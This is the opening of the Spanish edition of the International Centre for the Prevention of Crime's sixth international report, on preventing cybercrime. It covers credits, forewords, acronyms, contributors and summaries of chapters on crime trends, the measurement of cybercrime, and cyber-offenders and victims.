Centre
international
pour la
prévention
de la criminalité

International
Centre
for the
Prevention
of Crime

Centro
Internacional
para la
Prevención
de la Criminalidad

6.º Informe Internacional

PREVENCIÓN DE LA CRIMINALIDAD Y SEGURIDAD COTIDIANA:

Prevenir la ciberdelincuencia


PASSWORD

6.º INFORME INTERNACIONAL SOBRE LA PREVENCIÓN DE LA CRIMINALIDAD Y LA SEGURIDAD COTIDIANA: Prevenir la ciber-delincuencia

El Centro Internacional para la Prevención de la Criminalidad (CIPC), con sede en Montreal (Canadá), es la principal organización en materia de prevención del delito a nivel internacional. Durante sus 20 años de existencia ha contribuido a promover normas internacionales en materia de prevención de la criminalidad y de justicia penal, con el objetivo de mejorar la seguridad cotidiana y la calidad de vida. El CIPC trabaja con sus miembros, entre los que se cuentan gobiernos, instituciones internacionales, autoridades locales y diversas organizaciones de América, Europa, África y Oceanía, brindando una base de conocimientos sobre la prevención del delito y sobre políticas, prácticas y herramientas para reducir los factores de riesgo asociados a la delincuencia, la violencia y la inseguridad.

Esta publicación ha sido financiada principalmente por el Ministerio de Seguridad Pública de Canadá.

Equipo de producción y editorial: El 6.o Informe internacional sobre la prevención de la criminalidad y la seguridad cotidiana ha sido preparado bajo la supervisión de Ann Champoux, Directora General del CIPC.

Redactor jefe: Pablo Madriaza Ph. D

Investigación: Pablo Madriaza Ph. D, Ariane de Palacio Ph. D, Anne-Sophie Ponsot, Pier-Alexandre Lemaire, Cateline Autixier, Sophie Maury

Asistentes de Investigación: Laura Gonzalez, Ana Orrego, Juliette Sigwalt, Frédérique Bisaillon-Gauthier, Héloïse Brun, Nelly Morin

Gerente de producción: Anne Onana

Traducción: Fernando Campo Leza

Este Informe ha contado igualmente con la colaboración del personal del CIPC: Kassa Bourne.

ISBN:
- Impreso: 978-2-924939-04-8
- PDF: 978-2-924939-05-5
- Memoria USB: 978-2-924939-06-2

Publicado por:
Centro Internacional para la Prevención de la Criminalidad
465, rue Saint-Jean, bureau 803 Montréal (Québec) Canada H2Y 2R6
Teléfono: +1 514 288-6731 / Correo electrónico: cipc@cipc-icpc.org

Este informe está disponible en inglés, francés y español en la web del CIPC: www.cipc-icpc.org.

AGRADECIMIENTOS

La redacción de una obra como esta supone una cantidad considerable de trabajo y ha sido posible gracias a la generosa participación de numerosas personas. Deseamos expresar nuestro sincero agradecimiento a todos los que han participado en esta publicación, especialmente a todo el equipo del CIPC y a los miembros de nuestro Consejo de Administración (2017-2018) por su apoyo:

- Sra. Chantal Bernier, Presidenta
- Profesor Peter Homel, Vicepresidente, GInstituto de Criminología Griffith, Universidad Griffith, Australia
- Sr. Paul Girard, Tesorero
- Dr. Vincenzo Castelli, Administrador, Onlus Nova Consorzio per l'innovazione sociale
- Dr. Adam Tomison, Administrador, Instituto Australiano de Criminología
- Sra. Anie Samson, Administradora, Montreal
- Sra. Kalpana Viswanath, Administradora, miembro del Comité Directivo de la Red Mundial de Ciudades más Seguras (ONU-Hábitat), y del Consejo de Administración del Centro Internacional para la Prevención de la Criminalidad (CIPC)
- Dra. Tina Silbernagl, Administradora, directora de programas, del programa de la GIZ Inclusive Violence and Crime Prevention for Safe Public Spaces (VCP) programme
- Sr. Claude A. Sarrazin, Administrador, SIRCO

También quisiéramos expresar nuestro sincero agradecimiento a nuestros miembros y asociados, que nos han asesorado en la elección de los temas tratados y han aportado una contribución notable y un valioso apoyo. Esta vez, el calendario no nos ha permitido celebrar reuniones editoriales en persona. Sin embargo, esperamos que los miembros del Consejo de Administración, nuestros miembros, nuestros socios y los miembros del Comité Científico no sientan que sus puntos de vista han sido malinterpretadas. Somos los únicos responsables de los posibles errores. El comité científico está compuesto por las siguientes personas:

- Sr. Kauko Aromaa, director, Instituto de Helsinki de Prevención del Delito y Lucha contra la Delincuencia (HEUNI), Finlandia
- Dra. Elena Azaola, Centro de Investigaciones y Estudios Superiores en Antropología Social, México
- Dr. Benoit Dupont, Universidad de Montreal, Canadá
- Profesor Peter Homel, Australian Institute of Criminology (AIC) y Asia Pacific Centre for the Prevention of Crime (APCPC), Australia
- Dr. Tim Hope, Universidad de Salford, Reino Unido
- Dr. Azzedine Rakkah, Centro de Estudios e Investigaciones Internacionales (CERI), Francia
- Dra. Elrena van der Spuy, Universidad de Ciudad del Cabo, Sudáfrica
- Dra. Anne Wyvekens, Centro Nacional de Investigación Científica (CNRS), Francia

También queremos agradecer a quienes han presentado colaboraciones en este Informe, cuyos conocimientos y experiencia han enriquecido esta edición: Alex Kiger, Anna Sarri, Belisario Contreras, Benoit Dupont, Cécile Doutriaux, Carabineros de Chile, Dimitra Liveri, Eleni Darra, Jeff Hearn, Jérôme Barlatier, Judith Germano, Karuppannan Jaishankar, Kerry-Ann Barrett, Matthew Hall y Nabi Youla Doumbia.

Hemos recibido el asesoramiento de varios otros expertos que también nos brindaron un valioso apoyo, en particular las siguientes personas y organizaciones: Dra. Jacqueline Karn, del Consejo de Investigación Económica y Social del Reino Unido; Bernardo Pérez, consultor de ONU-Hábitat; Daniel Ventre y Anne Wyvekens, del CNRS de Francia; Ehren Edwards y Patrick Hénault, del Ministerio de Seguridad Pública de Canadá; Matti Youtsen, Anni Lietonen, Inka Liljia y Natalia Ollus, de HEUNI, Finlandia; Elena Azaola del Centro de Investigaciones y Estudios Superiores en Antropología Social, México; y Katharina Peschke, Johannes de Haan, Nail Walsh y Anika Holterhof de UNODC, Austria.

Por último, hay otras muchas partes interesadas, investigadores y responsables de la formulación de políticas que han hecho también una valiosa contribución a este informe. Nos es imposible nombrarlos a todos, pero les damos las gracias de todo corazón.

MENSAJE DE LA PRESIDENTA DEL CIPC

A pesar de las numerosas variaciones dentro de los países, desde 2003 hemos observado que la tasa de la denominada delincuencia tradicional no ha dejado de disminuir de manera global. Sin embargo, si consideramos la evolución de la ciberdelincuencia en los últimos años, resulta evidente que esta no ha dejado de crecer.

Por ello, el Sexto Informe Internacional sobre la Prevención de la Criminalidad y la Seguridad Cotidiana tiene como telón de fondo la prevención de la ciberdelincuencia. El aumento de los ataques ciberdelictivos, la incidencia de esta nueva forma de delincuencia en la vida cotidiana y el aumento de los costos asociados a la ciberdelincuencia en diferentes países apuntan a la necesidad de desarrollar nuevos métodos e instrumentos de prevención.

El presente Informe tiene por objeto proporcionar reflexiones, estrategias e iniciativas en esta esfera, ofreciendo a los profesionales en la materia, así como a las instituciones gubernamentales y no gubernamentales, una fuente de datos probatorios sobre la situación de la ciberdelincuencia en el mundo y los esfuerzos de prevención pertinentes.

El Sexto Informe Internacional es el resultado de un trabajo en equipo sostenido y no hubiera sido posible sin la contribución del personal y de los miembros del CIPC, pero también de nuestros asociados universitarios e institucionales, que, una vez más, nos han brindado asesoramiento, apoyo y contenido. También deseo reconocer la contribución esencial del Gobierno del Canadá, gracias a la cual todos nos beneficiaremos de las lecciones de este informe.

Espero que encuentren en este Informe los datos y análisis que resulten útiles para sus propios esfuerzos en la prevención de la ciberdelincuencia.

Chantal Bernier
Presidenta, CIPC

MENSAJE DE LA DIRECTORA GENERAL DEL CIPC

En mi calidad de nueva Directora General del Centro Internacional para la Prevención de la Criminalidad, he tenido el gran honor de coordinar y supervisar la preparación y publicación del Sexto Informe Internacional sobre la Prevención de la Criminalidad y la Seguridad Cotidiana. El tema central de esta sexta edición es la prevención de la ciberdelincuencia.

Con casi 24 años de participación en la prevención de la criminalidad y la seguridad, la misión del CIPC es promover la prevención de la criminalidad y brindar apoyo y asistencia a las comunidades, municipios, regiones y países de todo el mundo.

En un mundo cada vez más centrado en el intercambio de conocimientos y políticas eficaces de prevención de la criminalidad, y con la aparición del ciberespacio en los últimos años, resulta más importante si cabe examinar las nuevas formas de delincuencia que están surgiendo y reflexionar sobre los instrumentos y métodos de prevención para combatir el fenómeno de la ciberdelincuencia, que es cada vez más un problema central a escala mundial. ¿Cómo se puede prevenir la ciberdelincuencia y establecer un conjunto de normas o modelos de prevención de la ciberdelincuencia?

Hemos tratado de responder a estas preguntas, dentro de nuestro mandato, mediante este Informe Internacional, que se centra eminentemente en la cuestión de la prevención de la ciberdelincuencia. Cada capítulo de esta sexta edición aborda una dimensión de dicha prevención. Al igual que en ediciones anteriores, el primer capítulo ofrece una visión general de las últimas tendencias en materia de prevención de la criminalidad. El segundo trata del problema de la ciberdelincuencia y sienta las bases para los capítulos siguientes. El tercer capítulo presenta un panorama de los ciberdelitos, así como perfiles de los ciberdelincuentes y de las víctimas de los ciberdelitos. En el cuarto se examina el concepto de prevención de la ciberdelincuencia y se presentan las lagunas y los enfoques en el contexto actual. El quinto y último capítulo trata de las alianzas público-privadas en la prevención de la ciberdelincuencia.

Estoy muy orgullosa de este Informe, que es el resultado de un trabajo en equipo y de colaboración. Quiero dar las gracias a todo el equipo del CIPC y a todos nuestros colaboradores por este producto de calidad. Espero que les proporcione la información y las herramientas necesarias para prevenir la ciberdelincuencia y aplicar estrategias e iniciativas eficaces en este ámbito.

Ann Champoux
Directora General, CIPC

ÍNDICE

LISTA DE SIGLAS Y ABREVIATURAS

A

ASEAN: Asociación de Naciones de Asia Sudoriental

APSA: Arquitectura Africana de Paz y Seguridad

B

BEC: Business Email Compromise

BID: Banco Interamericano de Desarrollo

BSA: Business Software Alliance

C

CCPPP: Consejo Canadiense para las Alianzas Público-Privadas

CCSPJP: Consejo Ciudadano de Seguridad Pública y Justicia Penal

CCSS: Estrategia de Crimen y Seguridad de la CARICOM

CERT: Centro de Estudios, Respuesta y Tratamiento de Incidentes de Seguridad en Brasil

CESAO: Comisión Económica y Social para Asia Occidental

CIPC: Centro Internacional para la Prevención de la Criminalidad

CPDJP: Comisión de Prevención del Delito y Justicia Penal

CSIRT : Equipo de Respuesta a Incidentes de Seguridad Informática

D

DARE: Programa de Concientización sobre los Peligros de las Drogas

E

ECOSOC: Consejo Económico y Social de las Naciones Unidas

ECSO: Organización Europea para la Ciberseguridad

ENISA: Agencia Europea de Seguridad de las Redes y de la Información

EP3R: Asociación Público-privada Europea de Resiliencia

F

FBI: Oficina Federal de Investigación

I

IC3: Centro de Denuncias de Delitos Cibernéticos

ICMEC: Centro Internacional para Niños Desaparecidos y Explotados

ICTI: Infraestructuras Críticas de Tecnologías de la Información

IPIC: Información sobre protección de infraestructuras críticas

ISAC: Centros de Análisis e Intercambio de Información

L

LIBE: Comisión de Libertades Civiles, Justicia y Asuntos de Interior del Parlamento Europeo

N

NIS: Seguridad de las redes y de la información

LISTA DE SIGLAS Y ABREVIATURAS

O

OCDE: Organización para la Cooperación y el Desarrollo Económico

OEA: Organización de los Estados Americanos

OIT: Organización Internacional del Trabajo

OLAF: Oficina Europea de Lucha contra el Fraude

OMS: Organización Mundial de la Salud

ONU: Naciones Unidas

ONU Mujeres: Entidad de las Naciones Unidas para la Igualdad de Género y el Empoderamiento de las Mujeres

P

PADO: Programa de Alta Dedicación Operativa

PROMEVIL: Promoción de las nuevas profesiones de la ciudad

PSD: Departamento de Paz y Seguridad

PSP: Asociación Nacional de Seguridad Pública

R

REPD: Red Europea de Prevención de la Delincuencia

RGPD: Reglamento General de Protección de Datos

RSSI: Responsable de Seguridad de los Sistemas de Información

RTM: Modelado de terrenos de riesgo

T

TH: Tasa de homicidios

U

UA: Unión Africana

UE: Unión Europea

UIT: Unión Internacional de Telecomunicaciones

UNCI: Unidad de Notificación de Contenidos de Internet

UNGASS: Período extraordinario de sesiones de la Asamblea General de las Naciones Unidas

UNICEF: Fondo de las Naciones Unidas para la Infancia

UNODC: Oficina de las Naciones Unidas contra la Droga y el Delito

V

VIH: Virus de la Inmunodeficiencia Humana

VRN: Red de Reducción de la Violencia

LISTA DE CONTRIBUENTES

Alex Kigerl

Ph. D, Investigador y profesor adjunto de Justicia Penal y Criminología
Universidad del Estado de Washington
Estados Unidos

Anna Sarri

Equipo de Estrategias Nacionales de Ciberseguridad
Agencia Europea de Seguridad de las Redes y de la Información et de l'information
Grecia

Belisario Contreras

Director del Programa de Seguridad Cibernética
Organización de los Estados Americanos
Estados Unidos

Benoit Dupont

Profesor titular
Director Científico de la Red Integrada de Ciberseguridad (SERENE-RISC)
Titular de la Cátedra de Investigación en Seguridad, Identidad y Tecnología de Canadá
Canadá

Carabineros de Chile / Centro de Análisis y Modelamiento en Seguridad de la Universidad de Chile (CEAMOS)

Departamento de Análisis Criminal de Carabineros de Chile y Centro de Análisis y Modelamiento en Seguridad de la Universidad de Chile (CEAMOS)
Chile

Cécile Doutriaux

Abogada
Miembro de la Cátedra de Ciberdefensa de las escuelas de Saint-Cyr
Francia

Dimitra Liveri

Equipo de Estrategias Nacionales de Ciberseguridad
Agencia Europea de Seguridad de las Redes y de la Información

Eleni Darra

Equipo de Estrategias Nacionales de Ciberseguridad
Agencia Europea de Seguridad de las Redes y de la Información
Grecia

ENISA

Agencia Europea de Ciberseguridad
Grecia

Jeff Hearn

Profesor Emérito, Escuela de Economía Hanken
Finlandia

Jérôme Barlatier

Jefe de Unidad
Servicio Central de Inteligencia Criminal (SCRC)
Francia

Judith Germano

Investigadora Principal en el NYU Center for Cybersecurity (CCS)
NYU Center on Law & Security (CLS)
Profesora Asistente, NYU School of Law
Estados Unidos

Karuppannan Jaishankar

Profesor
Raksha Shakti University (Universidad de Policía y Seguridad Interna)
International Journal of Cyber Criminology
International Journal of Criminal Justice Sciences
India

Kerry-Ann Barrett

Especialista en Políticas de Ciberseguridad
Organización de los Estados Americanos
Estados Unidos

Matthew Hall

Ph. D, Investigador Universitario en la Universidad del Ulster
Reino Unido

Nabi Youla Doumbia


Ph.D en criminología, Universidad de Montreal
Coordinador de Investigación del Proyecto Homicidios en África
Canadá

INTRODUCCIÓN Y SÍNTESIS DE LOS CONOCIMIENTOS

El trabajo realizado en el contexto de la elaboración de los dos informes internacionales anteriores del CIPC (CIPC, 2014, 2016) muestra que, a pesar de las enormes variaciones por región y por país, la tasa de delitos tradicionales, con excepción de los relacionados con las drogas, no ha dejado de disminuir desde 2003.

En cambio, la importancia del ciberespacio no ha dejado de aumentar, algo que nos lleva a preguntarnos: ¿existe una relación entre la disminución de la delincuencia tradicional y la creciente importancia del ciberespacio? Se podría pensar que la disminución de la delincuencia tradicional a escala mundial no implica necesariamente una tendencia a la desaparición de este tipo de delincuencia, sino más bien una transformación, por la que los delitos migran hacia el ciberespacio. Sin embargo, esta hipótesis resulta difícil de probar debido a la falta de conocimientos sobre el tema. Como veremos en el capítulo 2, los datos actuales dependen en gran medida de empresas privadas y de su programa económico. Las categorías utilizadas para definir un «delito» o una «víctima» son amplias, muy debatidas y dependen exclusivamente de la información proporcionada por los clientes. Por lo tanto, las muestras no son representativas de la realidad mundial.

Gráfico 1. **Tendencias observadas en el mundo para determinados delitos, 2003-2013**



Fuente: UNODC (2015)

Aunque esta hipótesis parece difícil de probar, es imposible negar la importancia del ciberespacio en la vida cotidiana y contemporánea de las personas, en particular en relación con la delincuencia. De hecho, la ciberdelincuencia representa hoy en día mucho más que un simple problema emergente, habiéndose convertido en un problema importante en la mayoría de los países del mundo. En este contexto, la prevención de la ciberdelincuencia se impone como una necesidad inmediata. ¿Es posible prevenir la ciberdelincuencia? ¿Existen modelos o marcos de prevención en la materia? Al igual que en el caso de la delincuencia tradicional u otros fenómenos como la radicalización que conduce a la violencia, la prevención ha respondido tardíamente a la ciberdelincuencia. En efecto, el debate se ha centrado más en la ciberseguridad y en cómo evitar la ciberdelincuencia que en la prevención propiamente dicha. Además, la ciberseguridad se ocupa más de los problemas de seguridad de las empresas privadas y de la infraestructura digital que de las personas. De hecho, pese a la evidente dificultad de situar la ciberdelincuencia en un espacio geográfico tradicional y de la tendencia a acentuar los factores de fuera de las fronteras, la mayoría de las víctimas individuales son personas situadas localmente. Por ende, el principal desafío es identificar mecanismos que permitan, por un lado, comprender el proceso de victimización y, por otro lado, activar las mejores estrategias de prevención desde la interfaz entre un delito deslocalizado y sus víctimas locales. Evidentemente, la cuestión de las víctimas individuales ha sido tratada por estudios científicos y existen medidas de prevención específicas al respecto. Sin embargo, estas se concentran principalmente en el comportamiento de las víctimas y no en las acciones de los delincuentes u otros factores criminogénicos. Por tanto, este enfoque de prevención está en una etapa muy embrionaria.

Todos estos elementos nos han llevado a elaborar un informe internacional centrado exclusivamente en la cuestión de la prevención de la ciberdelincuencia, en particular para identificar las lagunas de información y enfoques de prevención. A diferencia de otros informes internacionales, en los que se han abordado diferentes cuestiones en torno a un tema específico, esta edición se ha concebido como un producto completo, en el que cada capítulo aborda una dimensión particular de la prevención de la ciberdelincuencia. Al igual que en las ediciones anteriores, el primer capítulo ofrece una actualización de las tendencias de la prevención de la criminalidad en general. En el capítulo 2 se introduce específicamente el tema de la ciberdelincuencia, y se considera el capítulo central de este informe. Se contextualiza el problema de la ciberdelincuencia, así como los principales temas tratados en los capítulos siguientes. El capítulo 3 está dedicado a la cibercriminología, el estudio de los ciberdelitos,

los ciberdelincuentes y las cibervíctimas. El capítulo 4 se centra directamente en la prevención como tal, y en él se presentan y debaten a fondo las medidas adoptadas y las lagunas de información. Por último, el capítulo 5 aborda una dimensión fundamental de la gobernanza mundial en materia de prevención de la ciberdelincuencia: las alianzas público-privadas.

Informe Internacional sobre la Prevención de la Criminalidad y la Seguridad Cotidiana

El Informe Internacional es la principal publicación del Centro Internacional para la Prevención de la Criminalidad (CIPC). Cada dos años, el CIPC lleva a cabo una revisión integral de las tendencias emergentes en la prevención de la criminalidad con el fin de alimentar la reflexión y en particular la práctica y las políticas públicas en la materia. Desde su cuarta edición, el Informe Internacional, además de analizar las tendencias mundiales en el ámbito de la prevención, también ha analizado en mayor profundidad un tema específico. En este caso, como hemos visto, el tema principal es la prevención de la ciberdelincuencia.

Al igual que las publicaciones anteriores, esta edición aborda la prevención desde varios ángulos. Obviamente, el punto de partida sigue siendo la investigación empírica sobre el tema, pero en el marco de la prevención hay otras dimensiones que tienen una influencia importante en los esfuerzos sobre el terreno para reducir la victimización y fomentar un contexto social más seguro. Entre ellas figuran las normas internacionales, las estrategias nacionales y las prácticas locales, que también deben destacarse. El presente informe se basa especialmente en la labor de los organismos de las Naciones Unidas y las organizaciones regionales, las prácticas eficaces o prometedoras, la reflexión y la investigación académica. Al igual que el propio CIPC, su objetivo es fomentar un diálogo abierto entre la investigación y la práctica, entre los investigadores, los responsables de la toma de decisiones y las partes interesadas.

Así pues, este informe se dirige principalmente a tres sectores clave: los responsables de la toma de decisiones y los representantes electos, cuya misión es construir sociedades más seguras y más inclusivas, a nivel nacional, estatal y local; los profesionales cuyo trabajo tenga un impacto sustancial en la construcción de comunidades más seguras y sanas, incluidos los sectores de la policía y la justicia, los trabajadores sociales y de la salud, los docentes, la sociedad civil y las organizaciones no gubernamentales; y la comunidad investigadora, incluidas las universidades e institutos que contribuyen a fortalecer los conocimientos y la información que demuestran la eficacia, los costos y los beneficios de las políticas y las prácticas de prevención.

La información que se presenta en este informe proviene de un amplio abanico de fuentes, incluidos algunos informes elaborados por organismos de las Naciones Unidas o instituciones internacionales o regionales, tales como el Banco Mundial, la Comisión Europea, la Unión Africana, la Asociación de Naciones del Asia Sudoriental o la Organización de los Estados Americanos; de gobiernos nacionales o locales, informes elaborados por organizaciones no gubernamentales, así como fuentes de investigación o académicas. Como siempre, la extensa red internacional de gobiernos y organizaciones miembros del CIPC involucrados en la prevención de la criminalidad y la seguridad cotidiana sigue siendo una fuente privilegiada de información.

En 2016 se publicó el 5.º Informe Internacional, cuyo principal reto fue analizar el papel de las ciudades en la seguridad y la prevención de la criminalidad (en el recuadro 1 puede verse un resumen de los temas tratados en las versiones anteriores). También pretendía destacar la importancia de la Conferencia de las Naciones Unidas sobre Vivienda y Desarrollo Urbano Sostenible, Hábitat III, que tuvo lugar en Quito en octubre de 2016. En el presente informe cabe destacar que, en muchos casos, la dinámica y las características urbanas influyen en la criminalidad y la violencia, pero también que los factores urbanos brindan una base para la prevención del delito y un potencial para un desarrollo favorable para las personas y las comunidades.

Recuadro 1. **Informes internacionales sobre la prevención de la criminalidad y la seguridad cotidiana: 2008-2016**

En los anteriores informes internacionales se examinaron las tendencias de la delincuencia y la inseguridad, se abordaron temas y asuntos específicos y se examinaron las tendencias de la prevención de la criminalidad y la seguridad cotidiana.

Temas tratados:

2008: Seguridad de las mujeres, seguridad de los jóvenes, seguridad en las escuelas, seguridad en los espacios públicos
2010: Migración, crimen organizado, drogas y alcohol
2012: Trata y explotación de seres humanos, asentamientos informales, zonas de posconflicto y desastres, producción de drogas en los países desarrollados
2014: Migración y desplazamiento de personas dentro de los países y entre países
2016: Las ciudades y la Nueva Agenda Urbana

Tendencias de la prevención de la criminalidad y seguridad cotidiana:
2008: Normas internacionales en materia de prevención, redes de diálogo internacional, estrategias nacionales y locales; prevención basada en el conocimiento; el papel de los actores institucionales, en particular la policía y los actores judiciales; nuevos servicios de apoyo a la seguridad cotidiana (seguridad privada, mediación y resolución de conflictos); ampliación del papel de los gobiernos locales y de los actores comunitarios

2010: Principales tendencias en materia de prevención de la criminalidad; buena gobernanza (descentralización de poderes, legitimidad, regulación de la seguridad privada, ampliación del papel de la sociedad civil); enfoques sociales y educativos; formación, desarrollo profesional y capacitación; evaluación de la prevención de la criminalidad
2012: Estudio mundial sobre las estrategias de seguridad en las ciudades y sus componentes
2014: Migración indígena, prevención de la trata de personas, violencia contra la mujer en las relaciones íntimas
2016: Principales tendencias de la criminalidad y de su prevención, seguridad urbana, territorio y políticas de seguridad pública desde una perspectiva latinoamericana, transporte público y prevención, consumo de drogas en un contexto urbano y radicalización que conduce a la violencia en las ciudades.

Temas tratados

Capítulo 1. Tendencias de la delincuencia y de la prevención de la criminalidad

Este primer capítulo trata de presentar las principales tendencias de las cifras de la delincuencia y las iniciativas a escala internacional para prevenirla. Se divide en tres partes. La primera parte trata de las tendencias de la criminalidad internacional. En este contexto, elegimos tratar siete temas: homicidios, homicidios de mujeres, violencia contra niños, niñas y jóvenes, violencia en las ciudades, delitos relacionados con las drogas, tasas de encarcelamiento y sentimiento de inseguridad. La segunda parte se centra en los esfuerzos recientes de las organizaciones internacionales y regionales en materia de prevención de la criminalidad, en particular en relación con las Naciones Unidas. Finalmente, en la tercera parte se describen los últimos estudios empíricos sobre el tema. Para ello, se llevó a cabo una revisión de los documentos científicos que han analizado los datos empíricos publicados entre 2015 y 2017. Con ella se trata de describir la información más actualizada sobre la prevención de la criminalidad y, por lo tanto, presentar una imagen realista de los intereses y preocupaciones mundiales en materia de investigación en esta esfera. En este informe se analizaron tres temas: la investigación sobre el enfoque comunitario y urbano, el papel de la policía en la prevención, en particular el análisis de la delincuencia y la relación entre los jóvenes y la criminalidad. Las conclusiones más importantes de este capítulo son las siguientes:

- Aunque América Latina sigue siendo la región con la tasa de homicidios más elevada del mundo, esa violencia se concentra en algunos países de la región, en algunas ciudades de esos países y en algunos sectores de esas ciudades. El Salvador y Honduras son los países con las tasas de homicidios más altas del mundo, mientras que Brasil y México albergan la mayoría de las ciudades más violentas del mundo. En promedio por país, el 25 % de todas las víctimas de homicidio en 2015 eran mujeres. La violencia contra los niños, niñas y jóvenes es prácticamente universal y afecta tanto a los países ricos como a los pobres.
- El análisis de las iniciativas de los organismos internacionales pone de relieve la importancia de la cooperación y la coordinación entre los países y entre las regiones del mundo, en particular en relación con unos cuantos delitos, como el crimen organizado, el terrorismo, la ciberdelincuencia, la trata de seres humanos, los problemas relacionados con las drogas, etc. Lamentablemente, se ha comprobado que la mayoría de las iniciativas de cooperación se han centrado más en la justicia penal que en la prevención.
- La revisión de literatura ha puesto de manifiesto la importancia que se otorga a las iniciativas de policía comunitaria y ciudadana, particularmente en países de África y Asia. En este caso, estos grupos se centran en la vigilancia y el control, replicando un modelo policial tradicional. También vimos la creciente importancia del análisis de la criminalidad para la prevención a nivel mundial, en particular en las fuerzas policiales y en los países de América del Sur. Por último, estudios recientes han demostrado que las medidas de prevención y reintegración centradas en el castigo, el aumento de las penas y los enfoques policiales agresivos no son eficaces para prevenir la criminalidad.

Capítulo 2. La delincuencia en un mundo digital

Este segundo capítulo trata de problematizar nuestro enfoque de los fenómenos de la ciberdelincuencia y se divide en tres partes. La primera parte abre la reflexión en torno a la ciberdelincuencia centrándose en el entorno específico en el que se produce, el ciberespacio: se analizan en particular las dimensiones de la gobernanza y la desigualdad. En la segunda parte se examinan las dificultades para medir la ciberdelincuencia, las dificultades estructurales, metodológicas y conceptuales. Por último, en la tercera sección se intenta, mediante un examen de los datos y la información disponibles, establecer un panorama mundial de la ciberdelincuencia.

De este segundo capítulo se desprenden varios elementos de interés:

- El ciberespacio constituye un entorno muy particular, con condiciones y dinámicas específicas, varias de las cuales son cruciales para comprender los fenómenos de la delincuencia cibernética. En concreto, la gobernanza particular del ciberespacio disocia las responsabilidades en materia de seguridad, protección, lucha contra la criminalidad y prevención de la criminalidad, que ya no son competencia exclusiva de las autoridades públicas. Ese «vacío de gobernanza» de la seguridad de todos en Internet constituye una de las principales oportunidades para la ciberdelincuencia.

- El ciberespacio también forma un entorno diferente del mundo «real»: así, los factores y condiciones específicos del mundo «real» influyen en los del mundo virtual, sin ser los mismos. De esta manera, por ejemplo, los problemas de desigualdades «macro» identificados en el mundo «real» (económico, social, de desarrollo, de género, etc.) influyen en la construcción de desigualdades virtuales (de acceso, de competencias y de uso), pero constituyen dos sistemas diferentes de desigualdad.
- Los dos puntos anteriores son cruciales para nuestra comprensión de los fenómenos de la ciberdelincuencia y la cibervictimización. De hecho, no se observa una correlación directa entre las dinámicas cibernéticas (tanto de los delincuentes como de las víctimas) y las desigualdades observadas en el mundo real; son correlaciones indirectas, distorsionadas y complejizadas por el prisma del ciberespacio. De esa manera, la investigación académica se enfrenta a un gran reto: repensar las explicaciones de la delincuencia en el mundo cibernético.
- La observación de estas actividades ciberdelictivas es difícil, por un lado, por su gran heterogeneidad y, por otro, por su rápida y constante evolución. No obstante, se pueden destacar varios aspectos clave de esta esfera delictiva, de especial interés para nosotros desde el punto de vista de su prevención. En primer lugar, el estado actual de los conocimientos sobre los factores que favorecen el desarrollo de estas actividades, así como los que fomentan la cibervictimización, se encuentra en una etapa muy embrionaria. Del conjunto muy limitado de estudios sobre el tema se desprende que existen correlaciones entre los factores clásicos del llamado mundo real (descritos, por ejemplo, en el enfoque ecosistémico de los factores de riesgo) y la ciberdelincuencia; sin embargo, esas correlaciones parecen indirectas, y obedecen a procesos y articulaciones muy específicos, transformados en particular por la transición entre el mundo real y el ciberespacio, donde este último constituye un entorno con condiciones particulares.
- Por último, hay grandes lagunas en los datos disponibles, que además son de una calidad muy desigual. No obstante, nos permiten extraer algunas conclusiones preliminares, entre las que cabe destacar, en particular, una distribución diferenciada en el espacio de los diversos fenómenos ciberdelictivos, la aparición de polos geográficos de ciberdelincuencia caracterizados por actividades específicas y por modos particulares de gobernanza.

Capítulo 3. Ciberdelitos, ciberdelincuentes y cibervíctimas

En este tercer capítulo se examina lo que se está haciendo actualmente en la investigación criminológica sobre la ciberdelincuencia. ¿Qué se entiende por ciberdelincuencia? ¿Qué sabemos de los diferentes ciberdelitos? ¿Quiénes son los autores y quiénes las víctimas? Estas son las preguntas que se hacen los criminólogos, quienes tratan de averiguar si las teorías criminológicas tradicionalmente utilizadas para entender la delincuencia y la victimización nos son útiles en este nuevo entorno que es el ciberespacio, o si ahora es necesario elaborar un nuevo enfoque para entender mejor este tema. Después de haber examinado las diferentes perspectivas de definición que nos proporciona la ciencia y las principales teorías aplicadas para comprender los distintos ciberdelitos, trataremos de comprender mejor el progreso de la criminología sobre tres fenómenos en particular: la piratería informática, el ciberfraude y la ciberviolencia.

Tras el análisis general de la situación surgen varias constataciones:

- La definición de ciberdelincuencia es fuente de debate en la comunidad investigadora. Los ciberdelitos se consideran a veces «vino viejo en botellas nuevas», a veces «vino nuevo en botellas nuevas» y otras veces «vino viejo sin botellas». Por lo tanto, cada investigador elegirá una definición de acuerdo con sus intereses de investigación, con lo que se crean datos muy dispares y difíciles de comparar.
- La considerable falta de datos sobre las víctimas individuales se debe a que las personas no denuncian los hechos a las autoridades competentes, ya sea por desconocimiento del tema o por temor a que la Justicia no haga nada. En cuanto a las víctimas colectivas, la baja tasa de denuncia se debe más bien al temor del impacto de los ciberdelitos en su reputación.
- No se puede trazar un perfil único de ciberdelincuente ni de cibervíctima. Hay tantos perfiles como ciberdelitos.
- Las teorías criminológicas tradicionales ofrecen algunos resultados, pero todavía queda mucho por hacer para comprender mejor la ciberdelincuencia. Los investigadores también están valorando la creación de nuevas teorías específicamente adaptadas al ciberespacio.

Capítulo 4. La prevención de la ciberdelincuencia

